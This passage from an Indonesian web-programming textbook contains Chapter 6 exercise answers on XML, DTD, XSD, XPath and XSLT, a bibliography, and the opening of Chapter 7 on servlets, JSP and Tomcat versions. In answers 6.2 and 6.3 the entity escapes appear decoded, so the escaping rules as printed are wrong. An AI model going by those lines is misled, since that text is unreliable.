6.2 Nilai atribut `B2905` tidak berpetik (**Gambar 6.8**); `&` telanjang harus menjadi `&` (**Tabel 6.2**); `unit` dan `customer` tidak pernah ditutup; `<Bill>` ditutup oleh `</bill>`, ketidakcocokan huruf besar-kecil. Setelah diperbaiki, dan dengan tambahan deklarasi:

```
<?xml version="1.0" encoding="UTF-8"?>
<bill id="B2905"><unit>7</unit><customer>Vania &amp; co</customer></bill>
```

6.3 Sebagai isi elemen: `Wong & Sons <"Laundry" Agent's>`; hanya `&`, `<` (dan, karena kebiasaan, `>`) yang perlu di-*escape*, karena tanda petik adalah karakter biasa di dalam teks. Sebagai atribut berpetik ganda: `"Wong & Sons <"Laundry" Agent's>"`; kini petik ganda akan mengakhiri nilainya, sehingga menjadi `"`, sementara apostrof tetap aman. *Escaping* bergantung pada konteks, itulah sebabnya Subbab 6.6.2 membahas kelimanya secara terpisah.

6.4 Elemen: 1 `customers` + 4 `customer` + 4×6 anak $=29$. Atribut: 2 pada akar + $4 \times 2 = 10$. Simpul teks berisi spasi putih: $4 + 1 = 5$ di akar dan $4 \times 7 = 28$ di para pelanggan, 33 seluruhnya. Simpul teks sungguhan: 24. Berkas ini tidak memuat komentar, dan menjalankan programnya mengonfirmasi keempat angka itu.

6.5 `date="26/09/2026"`: tidak, atribut DTD bertipe `CDATA` menerima string apa pun. `id="2905"`: ya, karena tipe `ID` harus berupa nama XML, yang tidak boleh diawali angka. `status="washing"` dan `method="ovo"`: ya, lewat enumerasi. `service` sebelum `customer`: ya, lewat urutan. `unit` 0 dan waktu tiba tanpa `T`: tidak, `#PCDATA` menerima teks apa pun. Empat dari tujuh, seperti ditunjukkan **Kode 6.21**.

6.6 DTD: tambahkan `note?` sesudah `rack` dalam model isi `bill` dan deklarasikan `<!ELEMENT note (#PCDATA)>`. Skema: tambahkan `<xs:element name="note" minOccurs="0">` dengan `xs:simpleType` anonim yang merestriksi `xs:string` dengan `<xs:maxLength value="200"/>`. Hanya skema yang dapat menegakkan batas panjangnya.

6.7

```
<xs:simpleType name="phone">
  <xs:restriction base="xs:string">
    <xs:pattern value="0[0-9]{2,3}-[0-9]{4}-[0-9]{4}"/>
  </xs:restriction>
</xs:simpleType>
```

Tipe dasarnya `xs:string`, bukan tipe bilangan bulat: nol di depan dan tanda hubungnya adalah bagian dari nilai. Pola ini menerima `0895-0000-4449` dan juga nomor gerai `031-0000-2101`.

6.8 Diuji terhadap `bills.xml` dengan lxml:

```
//bill[starts-with(customer/@id,'C02')]/@id ['B2911', 'B2913']
sum(//bill[@status='departed' and not(@cancelled='true')]/charged) 122000.0
//bill[count(payment) = 0 or sum(payment) < charged]/@id ['B2911']
//payment[@method != 'cash']/../customer/text() ['Laras Chandra', 'Diah Siregar']
```

Pada (c), `sum(payment)` di dalam predikat dihitung per tagihan, karena simpul konteksnya adalah tagihan yang sedang diuji; B2911 lolos lewat `count(payment) = 0`. Pada (d), `..` naik dari pembayaran ke tagihannya.

6.9 Jalankan `php 02_export.php O03 2026-09-30`, `python 02_export.py O03 2026-09-30`, dan `java ... Export O03 2026-09-30`, lalu bandingkan ketiga folder `out/` satu sama lain (`compare_exports.py` membandingkan dengan `data/`, jadi salin dulu berkas salah satu jalur ke sana, atau bandingkan folder-foldernya berpasangan dengan `cmp`). Hari itu memiliki tiga tagihan dalam antrean. Dalam XML, setiap tagihan tidak memiliki `finished` maupun `departed`, dan pelanggan B2950, *Ma'ruf Saputra*, menunjukkan bahwa apostrof di dalam isi elemen tidak perlu di-*escape*.

6.10 XPath 1.0 hanya punya satu tipe bilangan, *floating-point* presisi ganda, sehingga setiap hasil numerik adalah pecahan. PHP: `(int) $xp->evaluate('sum(//charged)')`. Python dengan lxml: `int(doc.xpath('sum(//charged)'))`.

6.11 Di templat `bill`, tambahkan `<xsl:if test="@cancelled = 'true'"><xsl:attribute name="style">color: gray</xsl:attribute></xsl:if>` sebagai anak pertama `<tr>`. Di baris total, jumlahkan hanya `bill[not(@cancelled = 'true')]/charged`. Totalnya di sini tidak berubah, karena tagihan yang dibatalkan ditagih 0, dan justru karena itulah aturan semacam ini harus diuji dengan contoh yang kurang menguntungkan.

6.12 Templat yang membawa nilai terbaik sejauh ini dan memanggil dirinya sendiri untuk sisa daftar:

```
<xsl:template name="largest">
  <xsl:param name="nodes"/>
  <xsl:param name="best" select="0"/>
  <xsl:choose>
    <xsl:when test="not($nodes)"><xsl:value-of select="$best"/></xsl:when>
    <xsl:when test="$nodes[1] &gt; $best">
      <xsl:call-template name="largest">
        <xsl:with-param name="nodes" select="$nodes[position() &gt; 1]"/>
        <xsl:with-param name="best" select="number($nodes[1])"/>
      </xsl:call-template>
    </xsl:when>
    <xsl:otherwise>
      <xsl:call-template name="largest">
        <xsl:with-param name="nodes" select="$nodes[position() &gt; 1]"/>
        <xsl:with-param name="best" select="$best"/>
      </xsl:call-template>
    </xsl:otherwise>
  </xsl:choose>
</xsl:template>
```

Dipanggil dengan `select="bill/charged"` pada `bills.xml`, templat ini mengembalikan `80000` (dijalankan dengan lxml). Gelung tidak dapat melakukannya karena `xsl:variable` tidak pernah dapat diberi nilai ulang; rekursi menggantikan penugasan dengan nilai parameter baru pada setiap panggilan.

6.13 JSON adalah yang diharapkan peramban dan sebagian besar klien API, dan klien yang tidak menyatakan preferensi kemungkinan besar salah satunya. `Vary: Accept` memberi tahu *cache* bahwa badan respons bergantung pada *header* itu; tanpanya sebuah *cache* dapat menyimpan jawaban XML lalu menyerahkannya kepada klien yang meminta JSON.

6.14 Validasi memeriksa tata bahasa dan tipe data, bukan fakta tentang dunia: `cancelled` adalah boolean yang sah dan 45.000 adalah jumlah yang sah. Aturan "tagihan yang dibatalkan ditagih 0"

adalah aturan bisnis, yang diperiksa program tepat sesudah validasi. (XML Schema 1.1 dapat menyatakan aturan semacam itu dengan `xs:assert`, tetapi pustaka-pustaka di bab ini mengimplementasikan XSD 1.0.)

6.15 Berkasnya sama; perbedaannya terletak pada **bawaan *parser***. `DocumentBuilderFactory` milik JDK mengurai entitas eksternal kecuali diperintahkan lain; libxml, di balik PHP, tidak menyubstitusi entitas atau memuat DTD eksternal kecuali diberikan `LIBXML_NOENT` atau `LIBXML_DTDLOAD`. Karena itu aturannya: setel opsi yang aman secara eksplisit di setiap platform, apa pun bawaannya.

6.16 `<bill id="B2911" status="departed" cancelled="true">` dengan `customer`, `service`, `unit`, `rack`, `arrived`, `departed`, dan `charged` bernilai 0, tanpa `finished` dan tanpa `payment`. Aturannya adalah keputusan rancangan di Subbab 6.4.3, *tidak ada berarti tidak ada*, yang didukung tata bahasa: `finished?` dalam **Kode 6.18**, `minOccurs="0"` dalam **Kode 6.19**. `"finished": null` dalam JSON dan elemen yang tidak ada dalam XML membawa informasi yang sama dalam bahasanya masing-masing.

Daftar Pustaka

[1] Oracle, "The Arrival of Java 27!," *Inside.java*, Sep. 15, 2026. [Online]. Available: https://inside.java/2026/09/15/jdk-27-available/

[2] E. T. Ray, *Learning XML*, 2nd ed. Sebastopol, CA, USA: O'Reilly Media, 2003.

[3] E. R. Harold and W. S. Means, *XML in a Nutshell*, 3rd ed. Sebastopol, CA, USA: O'Reilly Media, 2004.

[4] T. Bray, J. Paoli, C. M. Sperberg-McQueen, E. Maler, and F. Yergeau, *Extensible Markup Language (XML) 1.0*, 5th ed., W3C Recommendation. World Wide Web Consortium, 2008. [Online]. Available: https://www.w3.org/TR/xml/

[5] D. Peterson, S. Gao, A. Malhotra, C. M. Sperberg-McQueen, and H. S. Thompson, *W3C XML Schema Definition Language (XSD) 1.1 Part 2: Datatypes*, W3C Recommendation. World Wide Web Consortium, 2012. [Online]. Available: https://www.w3.org/TR/xmlschema11-2/

[6] S. Behnel et al., *lxml: XML and HTML with Python*. [Online]. Available: https://lxml.de/

[7] Oracle Corporation, *Java SE 21 API Specification: Module java.xml*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/java.xml/module-summary.html

[8] J. Clark and S. DeRose, *XML Path Language (XPath) Version 1.0*, W3C Recommendation. World Wide Web Consortium, 1999. [Online]. Available: https://www.w3.org/TR/xpath-10/

[9] J. Clark, *XSL Transformations (XSLT) Version 1.0*, W3C Recommendation. World Wide Web Consortium, 1999. [Online]. Available: https://www.w3.org/TR/xslt-10/

[10] Google, *Removing XSLT for a more secure browser*, Chrome for Developers. [Online]. Available: https://developer.chrome.com/docs/web-platform/deprecating-xslt (accessed Sep. 2026).

[11] Ecma International, *ECMA-404: The JSON Data Interchange Syntax*, 2nd ed. Geneva, Switzerland, 2017.

[12] T. Bray, Ed., "The JavaScript Object Notation (JSON) Data Interchange Format," RFC 8259, Internet Engineering Task Force, Dec. 2017.

[13] A. Wright, H. Andrews, B. Hutton, and G. Dennis, *JSON Schema: A Media Type for Describing JSON Documents*, draft 2020-12. [Online]. Available: https://json-schema.org/specification

[14] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, Internet Engineering Task Force, Jun. 2022.

[15] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[16] OWASP Foundation, *XML External Entity Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

[17] Schema.org Community Group, *Schema.org vocabulary*. [Online]. Available: https://schema.org/

[18] G. Kellogg, P.-A. Champin, and D. Longley, Eds., *JSON-LD 1.1*, W3C Recommendation. World Wide Web Consortium, 2020. [Online]. Available: https://www.w3.org/TR/json-ld11/

[19] J. Howard, *The /llms.txt file*, proposal, 2024. [Online]. Available: https://llmstxt.org/

[20] sitemaps.org, *Sitemaps XML format*, protocol 0.9. [Online]. Available: https://www.sitemaps.org/protocol.html

[21] T. Bray, D. Hollander, A. Layman, R. Tobin, and H. S. Thompson, *Namespaces in XML 1.0*, 3rd ed., W3C Recommendation. World Wide Web Consortium, 2009. [Online]. Available: https://www.w3.org/TR/xml-names/

[22] The PHP Documentation Group, *PHP Manual: XML Manipulation (DOM, SimpleXML, XSL) and JSON*. [Online]. Available: https://www.php.net/manual/en/refs.xml.php

[23] Python Software Foundation, *The Python Standard Library: Structured Markup Processing Tools, and json*. [Online]. Available: https://docs.python.org/3/library/markup.html

[24] S. Gössner, G. Normington, and C. Bormann, Eds., "JSONPath: Query Expressions for JSON," RFC 9535, Internet Engineering Task Force, Feb. 2024.

Bab 7
Java Server Pages

Setelah menyelesaikan bab ini, Anda akan mampu memasang sebuah *servlet container* Java — Apache Tomcat 10.1 atau 11 — di Windows, macOS, atau Linux, baik dari terminal maupun dari dalam VS Code, lalu membuktikan bahwa ia berjalan. Anda akan menulis *servlet* dengan API Jakarta Servlet 6 dan halaman dengan Jakarta Server Pages 3.1, dan Anda akan memahami — bukan sekadar memercayai — apa yang dilakukan *container* terhadap sebuah halaman sejak peramban memintanya hingga jawabannya tiba: Anda akan melihat, tercetak utuh, kelas Java yang diam-diam menjadi wujud sebenarnya dari halaman itu. Anda akan mengenal setiap cara menaruh Java di dalam halaman dan, yang lebih berguna, alasan mengapa halaman terbaik hampir tidak memakainya sama sekali; Anda akan mengenal sembilan objek implisit, empat *scope*, JavaBean, *Expression Language*, dan pustaka tag standar. Kemudian semuanya akan Anda terapkan pada sesuatu yang nyata: halaman-halaman nota (*bill*) Profitina Laundry — halaman login, daftar nota yang dapat disaring menurut gerai dan status, halaman untuk satu nota, formulir untuk membuat nota, dan tombol yang menggerakkan nota di sepanjang alur kerjanya — yang dibangun sebagai *servlet* dan *view* JSP dalam susunan *Model–View–Controller*, membaca dan menulis basis data toko yang sebenarnya melalui JDBC di atas SQLite atau MySQL, dengan sesi untuk mengingat siapa yang sedang login dan *filter* yang menjaga pintu-pintunya. Terakhir, Anda akan melihat halaman-halaman yang sama dibangun dua kali lagi, di atas server web yang tersedia di setiap JDK dan dalam Python dengan Flask dan Jinja2, sehingga tampak betapa sedikit isi bab ini yang benar-benar khas Java.

7.1 Posisi Kita Saat Ini

Bab 1 memberi kita kalimat yang menjadi landasan seluruh buku: **peramban meminta, server menjawab**. Bab 2 mengisi jawaban itu dengan HTML dan CSS. Bab 3 menaruh sebuah program di tengahnya, sehingga jawaban dapat dihitung, bukan sekadar diambil, dan program itu ditulis dalam PHP. Bab 5 memberi program itu ingatan dengan menempatkan MySQL di belakangnya dan menunjukkan cara menjalankan server. Bab 6 mengajarkan XML, cara data terstruktur berpindah di antara program-program yang tidak ditulis oleh orang yang sama.

Semua yang ada dalam bab-bab itu tetap berlaku di sini. Yang berubah hanya satu: bahasa di dalam kotak yang di tengah.

Lihat kembali arsitektur dari Bab 3. Sebuah permintaan tiba. Server web memperhatikan alamatnya. Jika alamat itu menunjuk berkas `.php`, server menyerahkan berkas tersebut kepada *interpreter* PHP, menunggu, lalu mengirim kembali apa pun yang dicetak *interpreter*. Bab ini mengganti "*interpreter* PHP" dengan "*servlet container* Java" dan mengganti berkas itu dengan kelas Java atau halaman `.jsp`. Tidak ada bagian lain dari gambar itu yang bergeser.

Hal ini perlu dikatakan terus terang, karena kosakata pemrograman web Java memang berat — *servlet*, *container*, *deployment descriptor*, WAR, *filter*, JavaBean, *Expression Language*, pustaka tag — dan kosakata itu dapat menyembunyikan betapa sedikit hal yang sungguh baru. Di bawah semuanya ada putaran yang sudah Anda kenal: permintaan masuk, sebagian kode berjalan, HTML keluar.

Tiga pertanyaan menata bab ini.

Mengapa teknologi ini ada? PHP sudah berfungsi. Mengapa ada orang yang menaruh Java di belakang halaman web? Subbab 7.2 menjawabnya, dan jawabannya bukan "karena Java lebih baik". Jawabannya adalah bahwa sangat banyak organisasi sudah menjalankan bisnisnya dengan Java — akuntansi, persediaan, penggajian — dan memerlukan halaman web yang dapat berbicara dengan sistem itu.

Apa yang sebenarnya terjadi pada halaman JSP? Inilah pusat bab ini, dan Subbab 7.5 menuntaskannya. Halaman JSP tidak diinterpretasikan. Halaman itu *diterjemahkan menjadi kelas Java* lalu dikompilasi, sekali saja, dan kelas itulah yang menjawab setiap permintaan sesudahnya. Anda akan membaca kelas tersebut.

Bagaimana menjauhkan Java dari halaman? Sejarah jujur teknologi ini adalah bahwa versi pertamanya membolehkan apa saja ditaruh di mana saja, orang benar-benar melakukannya, dan hasilnya tidak dapat dipelihara. Semua yang diciptakan sesudahnya — *servlet* sebagai *controller*, *bean*, *Expression Language*, pustaka tag — ada untuk mengeluarkan Java dari halaman. Subbab 7.9 sampai 7.14 adalah kisah itu, dan mulai Subbab 7.15 Anda akan membangun halaman nota Laundry dengan *servlet* yang tidak berisi HTML dan halaman yang tidak berisi Java.

7.2 Mengapa Ada Java di Sisi Server

7.2.1 Masalah yang harus dipecahkan Java


Pada akhir 1990-an banyak organisasi besar — bank, maskapai penerbangan, perusahaan asuransi, universitas — memiliki sistem penting yang ditulis dalam Java dan diakses melalui program desktop di komputer setiap pegawai. Lalu web hadir, dan pertanyaannya menjadi: bagaimana halaman web dapat menjangkau sistem itu?

Tidak ada yang menulis ulang sistem penggajian yang sudah berjalan hanya untuk bersenang-senang. Jawaban yang praktis adalah lapisan web tipis di depan Java yang sudah ada — kode yang berbicara HTTP di satu sisi dan memanggil metode Java biasa di sisi lain. Lapisan itu adalah **servlet**, dan JSP adalah *servlet* yang dibuat nyaman.

> **WAWASAN KUNCI.** Java di sisi server tidak menang karena sintaksisnya. Ia menang karena logika bisnis sudah ditulis dalam Java, dan jalan terpendek dari peramban ke logika itu adalah program Java. Seluruh bab ini adalah bentuk jalan terpendek tersebut.

7.2.2 Tempat bagian-bagiannya berada: *container*

Gambar 7.1 adalah peta platform *enterprise* Java, yang kini bernama Jakarta EE; edisi terkininya, Jakarta EE 11, dirilis pada Juni 2025 [1]. Gambar ini layak dipelajari sejenak walaupun sebagian besar isinya di luar cakupan kita, karena ia menunjukkan dengan tepat letak JSP.



Gambar 7.1 Platform *enterprise* Java (Jakarta EE, dahulu J2EE dan Java EE). Jakarta Servlet dan Jakarta Pages (JSP) tinggal bersama di dalam **web container**, di tengah. Permintaan mencapai *container* itu melalui HTTP atau HTTPS; dari sana, API Java seperti JDBC menjangkau basis data, dan RMI menjangkau komponen bisnis di dalam EJB container.


Bacalah **Gambar 7.1** dari kiri ke kanan. Di kiri ada **klien**; apa pun wujudnya, klien menjangkau server melalui **HTTP atau HTTPS**, protokol dari Bab 1. Di tengah ada **web container** yang memuat dua kata yang menjadi pokok bab ini, **JSP** dan **Servlet**: kotak yang menerima permintaan dan menghasilkan respons. Di kanan ada **EJB container** untuk komponen bisnis yang berat, yang tidak diperlukan oleh kebanyakan aplikasi dan tidak diajarkan dalam buku ini; kedua *container* berkomunikasi melalui **RMI**, cara Java memanggil metode di mesin lain.

Di bawah *container-container* itu terdapat layanan yang disediakannya bagi kode di dalamnya — **JDBC**, **JNDI**, serta API yang dahulu bernama JTA, JMS, dan JavaMail dan kini bernama Jakarta Transactions, Jakarta Messaging, dan Jakarta Mail. Dua di antaranya muncul dalam bab ini: **JDBC**, cara Java berbicara dengan basis data, dan **JNDI**, layanan penamaan tempat *container* menerbitkan sesuatu, misalnya "*pool* koneksi laundry", dengan sebuah nama (Subbab 7.16).

> **DEFINISI. Container** adalah program yang menjalankan kode Anda dan menyediakan segala sesuatu di sekitarnya: soket jaringan, *thread*, penguraian HTTP, siklus hidup objek Anda, serta layanan seperti *pooling* basis data dan penamaan. Anda menulis sebuah kelas; *container* yang memutuskan kapan kelas itu dibuat, kapan dipanggil, dan kapan dibuang. Apache **Tomcat** adalah *container* yang dipakai di sepanjang bab ini.

Inilah perubahan kebiasaan terbesar bagi orang yang datang dari PHP: di PHP Anda menulis berkas dan berkas itu berjalan; di Java Anda menulis kelas lalu *menyerahkannya*, dan *container* yang memutuskan kapan kelas itu berjalan. Pembalikan ini, **inversion of control** (pembalikan kendali), adalah alasan Java memerlukan konfigurasi: Anda harus memberi tahu *container* apa yang Anda serahkan.

Gambar 7.2 menggambarkan gagasan yang sama untuk aplikasi yang dibangun dalam bab ini. Satu permintaan untuk daftar nota Laundry memasuki Tomcat melalui sebuah **connector** yang mendengarkan port 8080, dicocokkan dengan aplikasi yang di-*deploy* di `/laundry`, melewati rantai tiga **filter**, mencapai sebuah **servlet** yang menanyakan nota kepada basis data, lalu **diteruskan** (*forward*) ke halaman JSP yang mengubah nota-nota itu menjadi HTML. Setiap kotak di dalam bingkai besar adalah milik Tomcat atau milik kita; setiap panah di antaranya adalah Tomcat yang memanggil kode kita.



Gambar 7.2 Satu permintaan melintasi *servlet container*, sebagaimana ditangani aplikasi Laundry dalam bab ini. *Filter* berjalan menurut urutan yang diberikan `web.xml`; *servlet* memutuskan; halaman JSP menggambar. Permintaan tanpa sesi ditolak oleh *filter* ketiga sebelum *servlet* mana pun berjalan.

7.2.3 Apa itu *servlet*

Sebelum JSP sudah ada *servlet*, dan JSP dibangun di atasnya, sehingga *servlet* dibahas lebih dahulu.

> **DEFINISI. Servlet** adalah kelas Java yang dipanggil oleh *web container* ketika datang permintaan untuk alamat tertentu. *Servlet* menerima dua objek — satu yang menggambarkan permintaan, satu untuk menyusun respons — dan tugasnya adalah menulis respons itu.

Kode 7.1 adalah sebuah *servlet* lengkap; ia ada di folder kode bab ini dan dikompilasi terhadap API Jakarta Servlet 6.0.

Kode 7.1 `HelloServlet.java`: *servlet* yang menghasilkan halaman kecil. Setiap karakter HTML berada di dalam string Java.

```java
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.io.PrintWriter;

/** The smallest useful servlet: every character of HTML is inside a Java string. */
@WebServlet("/hello")
public class HelloServlet extends HttpServlet {

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        resp.setContentType("text/html; charset=UTF-8");
        PrintWriter out = resp.getWriter();
        out.println("<html>");
        out.println("<body>");
        out.println("Hello, Web Programming class!");
        out.println("<br>");
        out.println("Current time is " + new java.util.Date());
        out.println("</body>");
        out.println("</html>");
    }
}
```

Bacalah dari atas. Baris-baris *import* menyebut kelas dari `jakarta.servlet` (Subbab 7.2.5 menjelaskan namanya). `@WebServlet("/hello")` memberi tahu *container* alamat mana yang dijawab kelas ini. `extends HttpServlet` menjadikannya *servlet*: kelas induk menerima setiap permintaan lalu memanggil `doGet` untuk GET, `doPost` untuk POST, dan seterusnya. `doGet` kita menetapkan jenis konten dan mencetak halaman baris demi baris — dan justru itulah yang memperlihatkan mengapa *servlet* menyusahkan untuk membuat halaman.

HTML-nya tidak kelihatan: tidak ada editor yang mewarnainya dan tidak ada validator yang memeriksanya. Setiap tanda petik di dalamnya harus di-*escape* — `<a href=\"/bills\">`. Proporsinya terbalik: halaman nyata terdiri atas sembilan puluh persen teks tetap, dan **Kode 7.1** membuat sembilan puluh persen itu menjadi bagian yang mahal. Selain itu, setiap perubahan, sekecil apa pun, memerlukan kompilasi dan *deploy* ulang.

7.2.4 Membalik halaman

Inilah gagasan yang melahirkan JSP, dan memang hanya satu gagasan. *Servlet* adalah berkas Java yang berisi HTML. **Baliklah**: tulis berkas HTML yang berisi Java. Biarkan teks tetap tetap menjadi teks tetap, apa adanya di dalam berkas, dan tandai beberapa tempat yang harus dihitung. **Tabel 7.1** menyandingkan keduanya.

Tabel 7.1 Perbandingan *servlet* dan JSP. Baris ketiga yang perlu diingat: halaman JSP tidak menggantikan *servlet*, melainkan *menjadi servlet*. Baris terakhir adalah alasan aplikasi nyata memakai keduanya.

	Servlet	JSP
Wujudnya	Kode HTML di dalam Java	Kode mirip Java di dalam HTML
Kemudahan menulis halaman	Tidak mudah	Sangat mudah
Hakikatnya	Kelas Java yang Anda tulis dan kompilasi	Halaman yang dikompilasi menjadi *servlet*
Siapa yang nyaman menyuntingnya	Pengembang Java	Pengembang Java dan perancang halaman
Keunggulannya	Mengendalikan dan meneruskan	Menampilkan

> **WAWASAN KUNCI.** JSP bukan teknologi kedua yang berdiri di samping *servlet*. JSP adalah cara *menulis servlet* dengan HTML yang ditulis sebagai HTML. *Container* mengubah halaman menjadi *servlet* sebelum menjalankannya; tidak ada yang lain di sana.

Jadi, halaman JSP adalah **dokumen berbasis teks** — dapat dibuka dengan editor apa pun — yang mengembalikan **konten statis sekaligus dinamis** ke peramban. Konten statisnya berupa HTML, XML, atau teks biasa. Konten dinamisnya berasal dari tiga sumber, yang hadir dalam bab ini dengan urutan berikut: kode Java (Subbab 7.9), properti JavaBean (Subbab 7.12), dan tag — standar atau buatan sendiri — yang memanggil logika bisnis (Subbab 7.14). Urutan itu juga merupakan urutan kian beradabnya sebuah halaman.

Manfaat yang biasa disebutkan untuk JSP memang nyata: logika konten dan tampilan *dapat* dipisahkan; JSP, *bean*, dan tag bersama-sama menyederhanakan pengembangan; komponen dapat dipakai ulang; halaman dikompilasi ulang secara otomatis ketika berubah (Subbab 7.5 menunjukkan caranya); dan `.war` yang sama berjalan di sistem operasi mana pun dan di *container* Jakarta mana pun.

Harganya adalah sisi lain dari manfaat pertama. Karena JSP membolehkan Java sembarang di dalam halaman, orang benar-benar melakukannya, dan halaman seperti itu tidak dapat dipelihara. Nasihat bakunya adalah **meminimalkan elemen *scripting* di dalam halaman**; bab ini tetap menunjukkannya, karena Anda harus mampu membaca ribuan halaman semacam itu yang sudah ada, lalu mengeluarkan Java dari halaman.

7.2.5 `javax` dan `jakarta`: versi mana adalah apa

Jika Anda mencari contoh *servlet* di web, Anda akan menemukan dua ejaan untuk kelas yang sama: `javax.servlet.http.HttpServlet` pada materi lama dan `jakarta.servlet.http.HttpServlet` pada materi baru. Keduanya tidak dapat dipertukarkan, dan mencampurnya adalah penyebab paling umum kegagalan *deploy* pertama seorang pemula, berupa `ClassNotFoundException` atau, lebih buruk, 404 yang diam-diam.

Sejarahnya singkat. Spesifikasi ini milik Sun, lalu Oracle, dengan nama **Java EE** dan paket berawalan `javax.`. Pada 2017 Oracle menyerahkan platform itu kepada Eclipse Foundation, tempat ia menjadi **Jakarta EE**, tetapi nama `javax` tidak dapat ikut pindah, sehingga Jakarta EE 9 (2020) mengganti nama setiap paket menjadi `jakarta.*` tanpa mengubah hal lain. Jakarta EE 10 (2022) membawa Servlet 6.0 dan Pages 3.1, dan Jakarta EE 11 (Juni 2025) membawa Servlet 6.1 dan Pages 4.0 [1]. Sebuah *container* mengimplementasikan salah satu dunia saja; **Tabel 7.2** adalah petanya, dengan rilis terbaru setiap jalur per September 2026 [2].

Tabel 7.2 Versi Tomcat dan spesifikasi yang diimplementasikannya. Kode bab ini ditulis untuk Jakarta Servlet 6.0 dan Pages 3.1, sehingga berjalan di Tomcat 10.1 dan di Tomcat 11, yang menerima semua yang diterima 10.1.

Tomcat	Servlet	Pages (JSP)	EL	Paket	Perlu Java	Status, September 2026
8.5	3.1	2.3	3.0	`javax`	7+	akhir masa pakai (Maret 2024); rilis terakhir 8.5.100
9.0	4.0	2.3	3.0	`javax`	8+	warisan, didukung hingga Maret 2027 (9.0.122)
10.1	**6.0**	**3.1**	5.0	`jakarta`	11+	terkini (10.1.60)
11.0	6.1	4.0	6.0	`jakarta`	17+	terkini, terbaru (11.0.26)

Tiga aturan mengikuti **Tabel 7.2**. **Gunakan Tomcat 10.1 atau 11** untuk semua yang Anda tulis sekarang. **Impor `jakarta.servlet…`**, jangan pernah `javax.servlet…`, dalam kode untuk *container* tersebut. Dan ketika Anda menjumpai contoh lama yang ditulis untuk `javax`, perbaikannya hampir selalu cukup dengan mencari-dan-mengganti awalan paket — nama kelas dan metodenya tidak berubah. (Paket JDBC dan penamaan, `java.sql`, `javax.sql`, dan `javax.naming`, adalah milik Java sendiri, bukan milik Jakarta EE, sehingga namanya tetap; **Kode 7.51** memakai kedua awalan berdampingan.)

> **WAR `javax` di *container* `jakarta` tidak melakukan apa pun yang berguna.** Tomcat 10 dan 11 akan membongkarnya, tidak menemukan kelas yang mewarisi `jakarta.servlet.http.HttpServlet`, lalu menjawab setiap alamat dengan 404. Log mencatatnya dengan tenang. Ketika sebuah *deploy* "berhasil" tetapi semua halaman hilang, periksalah *import* terlebih dahulu.

7.3 Menjalankan *Container*

Tidak ada bagian pertama bab ini yang dapat dicoba di Tomcat tanpa Tomcat. Subbab ini memasangnya dengan tiga cara — berdiri sendiri dari unduhan, dari pengelola paket, dan dari dalam VS Code — di ketiga sistem operasi. Anda memerlukan **Java Development Kit** lebih dahulu; Bab 1 sudah memasang JDK 25 dan *Extension Pack for Java* untuk VS Code, dan semua langkah di sini menganggap keduanya sudah ada.

7.3.1 Mengapa JDK, bukan sekadar *runtime* Java

